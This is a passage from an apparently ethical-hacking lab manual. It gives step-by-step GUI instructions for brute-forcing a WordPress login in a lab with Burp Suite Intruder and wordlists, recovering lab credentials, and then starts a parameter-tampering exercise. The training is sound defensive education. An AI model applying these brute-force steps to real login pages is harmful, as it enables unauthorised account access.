

Figure 2.1.23: username.txt file content

43. Similarly, load a password file for the payload set 2. To do so, under the **Payload Sets** section, select the **Payload set** as **2** from the drop-down options and ensure that the **Payload type** is selected as **Simple list**.

44. Under the **Payload Options [Simple list]** section, click the **Load...** button.



Figure 2.1.24: Selected payload values

45. A file selection window appears; navigate to the location **/home/attacker/Desktop/Wordlist**, select the **password.txt** file, and click the **Open** button.



Figure 2.1.25: Select username.txt file

46. Observe that selected **password.txt** file content appears under the **Payload Options [Simple list]** section, as shown in the screenshot.
47. Once the wordlist files are selected as payload values, click the **Start attack** button to launch the attack.



Figure 2.1.26: username.txt file content

48. A **Burp Intruder** notification appears. Click **OK** to proceed.

49. The **Intruder attack 1** window appears as the brute-attack initializes. It displays various username-password combinations along with the **Length** of the response and the **Status**.

50. Wait for the progress bar at the bottom of the window to complete.



Figure 2.1.27: Intruder attack 1 window

51. After the progress bar completes, scroll down and observe the different values of **Status** and **Length**. Here, Status=**302** and Length= **1131**.

Note: Different values of Status and Length indicate that the combination of the respective credentials is successful.

52. In the **Raw** tab under the **Request** tab, the HTTP request with a set of the correct credentials is displayed. (here, username=**admin** and password=**qwerty@123**), as shown in the screenshot. Note down these user credentials.



Figure 2.1.28: Intruder attack 1 attack successful

53. Now, that you have obtained the correct user credentials, close the **Intruder attack 1** window.
54. Navigate back to the **Proxy** tab and click the **Intercept is on** button to turn off the interception. The **Intercept is on** button toggles to **Intercept is off**, indicating that the interception is off.
55. Switch to the browser window and perform **Steps10-12**. Remove the browser proxy set up in **Step 13**, by selecting the **No proxy** radio-button in the **Connection Settings** window and click **OK**. Close the tab.
56. Reload the target website **http://10.10.10.16:8080/CEH/wp-login.php?**, enter the **Username** and **Password** obtained in **Step 52** and click **Log In**.

Note: Here, the username and password are **admin** and **qwerty@123**.

57. You are successfully logged in using the brute-forced credentials. The **Welcome to WordPress!** Page appears, as shown in the screenshot.



Figure 2.1.29: Intruder attack 1 attack successful

58. This concludes the demonstration of how to perform a brute-force attack using Burp Suite.
59. Close all open windows and document all the acquired information.
60. Turn off the **Windows Server 2016** and **Windows 10** virtual machines.

You can also use other password cracking tools such as **THC-Hydra** (https://github.com), **L0phtCrack** (https://www.l0phtcrack.com), **ophcrack** (http://ophcrack.sourceforge.net), or **RainbowCrack** (http://project-rainbowcrack.com) to crack the user password for the target website.

TASK 2

Perform Parameter Tampering using Burp Suite

A web parameter tampering attack involves the manipulation of parameters exchanged between the client and server to modify application data such as user credentials and permissions, price, and quantity of products.

Here, we will use the Burp Suite tool to perform parameter tampering.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine, **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Note: Ensure that the **Parrot Security** virtual machine is running.

1. Turn on the **Windows Server 2019** virtual machine.
2. On the **Parrot Security** virtual machine, click the **Firefox** icon ( ) from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
3. When the **Mozilla Firefox** window appears, type **www.moviescope.com** into the address bar and press **Enter**.



Figure 2.2.1: Target website

4. Now, set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.

TASK 2.1

Change Proxy Settings

5. In the **Mozilla Firefox** browser, click the **Open Menu** icon ( ) in the right corner of the menu bar and select **Preferences** from the list.



Figure 2.2.2: Navigate to the Preferences

6. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.
7. The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.



Figure 2.2.3: Search proxy settings

8. A **Connection Settings** window appears. Select the **Manual proxy configuration** radio button and click **OK**. Close the **Preferences** tab.



Figure 2.2.4: Configure browser proxy

TASK 2.2

Launch Burp Suite

9. Now, click **Applications** from the top left corner of **Desktop** and navigate to **Pentesting** → **Web Application Analysis** → **Web Application Proxies** → **burpsuite** to launch the **Burp Suite** application.
10. A security pop-up appears, enter **toor** as a password and click **OK**.
11. **Burp Suite** initializes; if a **Burp Suite Community Edition** notification appears, saying **An update is available**, click **Close**.

Note: In the next **Burp Suite Community Edition** notification, click **OK**.

12. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.



Figure 2.2.5: Create burp suite project

13. Select the **Use Burp defaults** radio-button and click the **Start Burp** button.



Figure 2.2.6: Burp suite configuration

14. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.

